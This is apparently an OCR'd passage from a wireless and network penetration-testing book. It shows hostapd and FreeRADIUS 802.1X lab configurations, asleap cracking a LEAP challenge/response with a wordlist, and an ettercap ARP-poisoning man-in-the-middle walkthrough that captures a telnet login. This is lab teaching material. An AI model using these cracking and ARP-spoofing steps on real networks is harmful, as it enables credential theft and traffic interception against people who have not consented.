
```
#Hostapd- 802.1x configuration
#Author Jilumudi Raghu

#Basic configuration

interface=wlan1
channel=6
ssid=Seclab
hw_mode=g

wpa=3
wpa_passphrase=password123
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP
rsn_pairwise=CCMP

#Radius Authentication

ieee8021x=1
eapol_version=1
eap_message=Hostapd
eap_reauth_period=3600

#Radius client configuration

own_ip_addr=192.168.1.1
nas_identifier=elalavya.in
auth_server_addr=10.0.2.15
auth_server_port=1812
auth_server_shared_secret=testing123
```




root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali:~#
root@kali:~#
root@kali:~# asleap
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
asleap: Must supply an interface with -i, or a stored file with -r
Usage: asleap [options]
-r Read from a libpcap file
-i Interface to capture on
-f Dictionary file with NT hashes
-n Index file for NT hashes
-s Skip the check to make sure authentication was successful
-h Output this help information and exit
-v Print verbose information (more -v for more verbosity)
-V Print program version and exit
-C Challenge value in colon-delimited bytes
-R Response value in colon-delimited bytes
-W ASCII dictionary file (special purpose)


root@kali:~# asleap -C ee:42:ba:e4:d4:83:c9:c1 -R 20:59:27:00:0f:8a:3a:b8:bf:4a
:ff:f0:1b:dd:db:53:27:c7:f4:18:2a:ac:ef:0b -W /usr/share/wordlists/rockyou.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/usr/share/wordlists/rockyou.txt".
hash bytes: f0da
NT hash: a9fdfa038c4b75ebc76dc855dd74f0da
password: password123
root@kali:~#


Product Page : DIR-600L
Hardware Version : Ax Firmware Version : 1.13
D-Link
Login
Login to the router :
User Name : admin
Password :
Login
WIRELESS





```
root@kali:~# freeradius -i 192.168.0.100 -p 1812 -X
```


```
#DEFAULT        Group == "disabled", Auth-Type := Reject
#               Reply-Message = "Your account has been disabled."
#
test    Cleartext-Password := "test"
#
```


```
#
default_eap_type = peap

#  A list is maintained to correlate EAP-Response
#  packets with EAP-Request packets.  After a
#  configurable length of time, entries in the list
#  expire, and are deleted.
#
timer_expire     = 60
```


```
auth = yes

#  Log passwords with the authentication requests.
#  auth_badpass  - logs password if it's rejected
#  auth_goodpass - logs password if it's correct
#
#  allowed values: {no, yes}
#
auth_badpass = yes
auth_goodpass = yes
```



Sending Access-Accept of id 109 to 192.168.0.1 port 1030
MS-MPPE-Recv-Key = 0x20c103170510cb9423968879516138d7bcbac4e9e87e867d98f
347a2426eab71
MS-MPPE-Send-Key = 0x6ebb576067524f4245956c7e1ec2ff61e3c315a43a8db112311
8861d9486e840
EAP-Message = 0x03070004
Message-Authenticator = 0x00000000000000000000000000000000
User-Name = "test"
Finished request 7.
Going to the next request
Waking up in 4.8 seconds.
Cleaning up request 0 ID 102 with timestamp +21
Cleaning up request 1 ID 103 with timestamp +21
Cleaning up request 2 ID 104 with timestamp +21
Cleaning up request 3 ID 105 with timestamp +21
Cleaning up request 4 ID 106 with timestamp +21
Cleaning up request 5 ID 107 with timestamp +21
Cleaning up request 6 ID 108 with timestamp +21
Cleaning up request 7 ID 109 with timestamp +21
Ready to process requests

Chapter 5: Man-in-the Middle Attacks







1. ssh
root@kali:~# apt-get update
Hit http://security.kali.org sana/updates InRelease
Hit http://http.kali.org sana InRelease
Hit http://security.kali.org sana/updates/main Sources
Hit http://http.kali.org sana/main Sources
Hit http://security.kali.org sana/updates/contrib Sources
Hit http://http.kali.org sana/non-free Sources
Hit http://security.kali.org sana/updates/non-free Sources
Hit http://http.kali.org sana/contrib Sources
Hit http://security.kali.org sana/updates/main armhf Packages
Hit http://http.kali.org sana/main armhf Packages
Hit http://security.kali.org sana/updates/contrib armhf Packages
Hit http://http.kali.org sana/non-free armhf Packages
Hit http://security.kali.org sana/updates/non-free armhf Packages
Hit http://http.kali.org sana/contrib armhf Packages
Ign http://security.kali.org sana/updates/contrib Translation-en_US
Ign http://security.kali.org sana/updates/contrib Translation-en
Ign http://http.kali.org sana/contrib Translation-en_US
Ign http://security.kali.org sana/updates/main Translation-en_US
Ign http://http.kali.org sana/contrib Translation-en
Ign http://security.kali.org sana/updates/main Translation-en
Ign http://http.kali.org sana/main Translation-en_US
Ign http://security.kali.org sana/updates/non-free Translation-en_US
Ign http://http.kali.org sana/main Translation-en
Ign http://security.kali.org sana/updates/non-free Translation-en
Ign http://http.kali.org sana/non-free Translation-en_US
Ign http://http.kali.org sana/non-free Translation-en
100% [Sources 32.2 MB] 41.1 kB/s 0s
Reading package lists... Done
root@kali:~#



1. ssh
root@kali:~# apt-get install ettercap-graphical
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
ettercap-common libcurl3 libluajit-5.1-2 libluajit-5.1-common libnet1
The following NEW packages will be installed:
ettercap-common ettercap-graphical libcurl3 libluajit-5.1-2
libluajit-5.1-common libnet1
0 upgraded, 6 newly installed, 0 to remove and 6 not upgraded.
Need to get 1,330 kB of archives.
After this operation, 3,300 kB of additional disk space will be used.
Do you want to continue? [Y/n] y



ettercap 0.8.2
File Sniff Options Info
Ettercap



ettercap 0.8.2
File Sniff Options Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Ettercap
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...



Start Targets Hosts View Mitm Filters L
Host List
IP Address MAC Address Des
192.168.0.1 98:FC:11:54:74:DE
192.168.0.112 98:E0:D9:87:A7:BF
fe80::9afc:11ff:fe54:74de 98:FC:11:54:74:DE
192.168.0.233 98:E0:D9:87:A7:BF


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
192.168.0.1 98:FC:11:54:74:DE
192.168.0.112 98:E0:D9:87:A7:BF
fe80::9afc:11ff:fe54:74de 98:FC:11:54:74:DE
192.168.0.233 98:E0:D9:87:A7:BF
Delete Host
Add to Target 1
Add to Target 2
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Host 192.168.0.1 added to TARGET1
Host 192.168.0.112 added to TARGET2



Start Targets Hosts View Mitm Filters Logging Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
192.168.0.1
192.168.0.112
fe80::9afc:11ff:fe54:74de 98:FC:11:54:74:DE
192.168.0.233 98:E0:D9:87:A7:BF



MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
Cancel
OK
Add to target 1

]



Host 192.168.0.112 added to TARGET2
Unified sniffing already started...
ARP poisoning victims:
GROUP 1 : 192.168.0.1 98:FC:11:54:74:DE
GROUP 2 : 192.168.0.112 98:E0:D9:87:A7:BF
DHCP: [192.168.0.1] ACK : 0.0.0.0 255.255.255.0 GW 192.168.0.1 DNS 192.168.0.1 "lan"
DHCP: [192.168.0.1] ACK : 0.0.0.0 255.255.255.0 GW 192.168.0.1 DNS 192.168.0.1 "lan"
TELNET : 192.94.73.15:23 -> USER: new PASS: new


ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap

